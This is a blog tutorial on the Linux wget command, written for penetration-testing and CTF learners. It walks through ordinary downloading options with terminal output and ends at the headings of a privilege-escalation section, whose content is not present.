Linux for Pentester: Wget Privilege Escalation

June 10, 2019   By Raj Chandel

In this article, we are going to describe the entire utility of Wget command and how vital it is in Linux penetration testing. As Wget is used for downloading the files from the server so here we will learn that what else we can do by this command in Privilege Escalation.

NOTE: "The main objective of publishing the series of "Linux for pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc."


Table of Content

Introduction to Wget

The Wget command is a command line utility that enables the user to download single or multiple files simultaneously from internet or server by the help of many protocols like HTTP, HTTPS and FTP. This command performs many operations that can be used by any user while downloading any file from the internet such as: Downloading multiple files, downloading in the background, resuming downloading, renaming any downloaded file, Mirror downloading.

The more functionality of this command can be briefly understood by using its help command. Here we are using -h argument for this function. As we can see by the below image which showing list of many arguments that can be used with Wget command while executing it. For viewing as below image, we will simply type the command on our Linux screenshot as showing below:

```
wget -h
```


```
raj@ubuntu:~$ wget -h
GNU Wget 1.19.4, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version                   display the version of Wget and exit
  -h,  --help                      print this help
  -b,  --background                go to background after startup
  -e,  --execute=COMMAND           execute a `.wgetrc'-style command

Logging and input file:
  -o,  --output-file=FILE          log messages to FILE
  -a,  --append-output=FILE        append messages to FILE
  -d,  --debug                     print lots of debugging information
  -q,  --quiet                     quiet (no output)
  -v,  --verbose                   be verbose (this is the default)
  -nv, --no-verbose                turn off verboseness, without being quiet
       --report-speed=TYPE         output bandwidth as TYPE.  TYPE can be bits
  -i,  --input-file=FILE           download URLs found in local or external FILE
  -F,  --force-html                treat input file as HTML
  -B,  --base=URL                  resolves HTML input-file links (-i -F)
                                     relative to URL
       --config=FILE               specify config file to use
       --no-config                 do not read any config file
       --rejected-log=FILE         log reasons for URL rejection to FILE

Download:
  -t,  --tries=NUMBER              set number of retries to NUMBER (0 unlimits)
       --retry-connrefused         retry even if connection is refused
  -O,  --output-document=FILE      write documents to FILE
  -nc, --no-clobber                skip downloads that would download to
                                     existing files (overwriting them)
       --no-netrc                  don't try to obtain credentials from .netrc
  -c,  --continue                  resume getting a partially-downloaded file
       --start-pos=OFFSET          start downloading from zero-based position OFFSET
       --progress=TYPE             select progress gauge type
       --show-progress             display the progress bar in any verbosity mode
  -N,  --timestamping              don't re-retrieve files unless newer than
                                     local
       --no-if-modified-since      don't use conditional if-modified-since get
                                     requests in timestamping mode
       --no-use-server-timestamps  don't set the local file's timestamp by
                                     the one on the server
  -S,  --server-response           print server response
```

Major Operation performed using Wget


To download a file: Wget command provides assistance to their user for downloading any file/webpage in both platforms i.e. in front of the current processing screen and also in the background. Here I'm downloading ***putty.exe*** file in this article to show the overall working process of Wget command. Type below command to download a single file which use the simple syntax: Wget (option) URL

```
wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```

<u>To download a file in background:</u> As we know Wget is a non-interactive downloader that allows the user to download the file in the background too without creating any hassle with the current process.

Here I'm using **-b argument** for this task following by the whole command as mentioned below.

```
wget -b https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```



```
root@ubuntu:~# wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
--2019-06-05 05:44:37--  https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe [following]
--2019-06-05 05:44:38--  https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 200 OK
Length: 1090568 (1.0M) [application/x-msdos-program]
Saving to: ‘putty.exe’

putty.exe                                  100%[====================================

2019-06-05 05:44:41 (583 KB/s) - ‘putty.exe’ saved [1090568/1090568]

root@ubuntu:~# wget -b https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Continuing in background, pid 3341.
Output will be written to ‘wget-log.1’.
```

<u>To overwrite documents to file:</u> Here in the below image, we are showing how one can move the documents of the downloaded file to any other file. We will use the -O (uppercase) argument for this function.


Type the below-mentioned command for the same, in which I have download putty.exe and obtain the output inside raj.exe.

```
wget -O raj.exe https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```

After completing half download I'm pausing my file by simply pressing **ctrl + c** to stop my downloading in mid of session just to explain "*how we can retrieve or resume our downloading*" if we have any network failure issue power cut or any other reasons that can stop our downloading process.

<u>To resume any downloading process:</u> As I have mentioned above if we have any issue or problems that can tend to fail in our downloading process by any mean then we can resume our uncompleted download by **-c** arguments. Find the below-mentioned command as per screenshot:

```
wget -c -O raj.exe https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```




```
root@ubuntu:~# wget -O raj.exe https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
--2019-06-05 05:50:12--  https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe [following]
--2019-06-05 05:50:13--  https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 200 OK
Length: 1090568 (1.0M) [application/x-msdos-program]
Saving to: ‘raj.exe’

raj.exe                                        47%[=============================================
C
root@ubuntu:~# wget -c -O raj.exe https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
--2019-06-05 05:51:46--  https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe [following]
--2019-06-05 05:51:47--  https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 206 Partial Content
Length: 1090568 (1.0M), 566280 (553K) remaining [application/x-msdos-program]
Saving to: ‘raj.exe’
```

To download multiple files simultaneously: Wget also allows the user to download multiple files simultaneously instead to download it one by one. Suppose we have any folder that contains multiple links and we want to download all the files together so we will use this command following by **-i arguments**.

Here I’m creating a file by the name of “*link”* which contains two links and I want to download both links together. Type the below-mentioned command for performing the same task:

```
cat link
wget -i link
```




```
root@ubuntu:~# cat link
https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
https://github.com/ethicalhack3r/DVWA/archive/master.zip
root@ubuntu:~# wget -i link
--2019-06-05 06:01:56--  https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15:
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe [following]
--2019-06-05 06:01:57--  https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 200 OK
Length: 1090568 (1.0M) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe                              100%[================================

2019-06-05 06:01:59 (584 KB/s) - 'putty.exe' saved [1090568/1090568]

--2019-06-05 06:01:59--  https://github.com/ethicalhack3r/DVWA/archive/master.zip
Resolving github.com (github.com)... 13.234.210.38
Connecting to github.com (github.com)|13.234.210.38|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/ethicalhack3r/DVWA/zip/master [following]
--2019-06-05 06:02:00--  https://codeload.github.com/ethicalhack3r/DVWA/zip/master
Resolving codeload.github.com (codeload.github.com)... 192.30.253.120
Connecting to codeload.github.com (codeload.github.com)|192.30.253.120|:443... con
HTTP request sent, awaiting response... 200 OK
Length: 1350234 (1.3M) [application/zip]
Saving to: 'master.zip'

master.zip                             100%[================================

2019-06-05 06:02:03 (641 KB/s) - 'master.zip' saved [1350234/1350234]

FINISHED --2019-06-05 06:02:03--
Total wall clock time: 7.4s
Downloaded: 2 files, 2.3M in 3.9s (614 KB/s)
```

To turn off output: Whenever we want to turn off the output of any downloading process then we can use **-q** arguments for the same. This argument helps the user to download the file in the background by turning off its standard output i.e. downloading the file with complete silence.

We will use Wget command with **-q** argument for this as shown below.

```
wget -q https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```

There so many options inside wget but in this post, we have discussed very of them. Because our vision is to demonstrate privilege escalation by exploiting wget, therefore in the next phase you will learn how to exploit wget for escalating root shell.


```
root@ubuntu:~# wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
--2019-06-05 06:22:13--  https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15:90
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe [following]
--2019-06-05 06:22:14--  https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 200 OK
Length: 1090568 (1.0M) [application/x-msdos-program]
Saving to: ‘putty.exe’

putty.exe                                   100%[===================================

2019-06-05 06:22:16 (604 KB/s) - ‘putty.exe’ saved [1090568/1090568]

root@ubuntu:~# wget -q https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
```

Exploiting wget

Sudo Rights Lab setups for Privilege Escalation

